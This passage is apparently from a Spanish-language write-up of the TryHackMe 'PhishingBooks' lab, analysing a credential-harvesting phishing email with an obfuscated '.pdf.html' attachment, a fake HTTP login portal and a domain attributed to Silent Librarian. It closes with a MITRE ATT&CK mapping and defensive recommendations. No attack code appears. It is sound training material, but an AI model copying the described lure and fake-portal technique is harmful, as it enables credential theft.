
- **11 motores** lo marcan como malicioso.
- Se registró el 17 de enero de 2025, con datos WHOIS poco fiables (registrante con valores sin sentido, país China y servidores de nombres asociados a Alibaba).
- La herramienta lo atribuye a **Cobalt Dickens**, también conocido como **Silent Librarian**, un actor de amenazas conocido por atacar universidades y bibliotecas. Esto indica que el caso es parte de una campaña y no un hecho aislado.




7. Mapeo a MITRE ATT&CK

En ATT&CK Navigator se busca “Typosquatting”. Aparece **Acquire Infrastructure: Domains** (**T1583.001**), dentro de la táctica **Resource Development**. Su descripción explica que los adversarios adquieren dominios parecidos a los legítimos (con homoglifos o un TLD distinto) para usarlos en phishing y otras fases.







8. Conclusión

El correo es un phishing de recolección de credenciales con un adjunto HTML ofuscado:

1. Correo con dominio suplantado y gancho de urgencia económica.
2. Adjunto `.pdf.html` que redirige a un portal falso mediante JavaScript ofuscado.
3. Portal falso por HTTP que roba credenciales, lo que explica las solicitudes de MFA que recibió la víctima cuando el atacante intentó iniciar sesión.
4. Infraestructura reconocida como maliciosa y atribuida a Silent Librarian, lo que apunta a una campaña.

Recomendaciones: bloquear el dominio remitente y `lib-service.com`, buscar el hash y el dominio en otros buzones de clientes, resetear credenciales y revisar sesiones activas, bloquear adjuntos `.html` de remitentes externos y reforzar la formación sobre dobles extensiones y MFA fatigue.

Referencias

- TryHackMe. *PhishingBooks*. https://tryhackme.com/room/phishingbooks
- MITRE ATT&CK: T1583-001. https://attack.mitre.org/techniques/T1583/001/
- MITRE ATT&CK: T1027. https://attack.mitre.org/techniques/T1027/
- MITRE ATT&CK: G0122. https://attack.mitre.org/groups/G0122/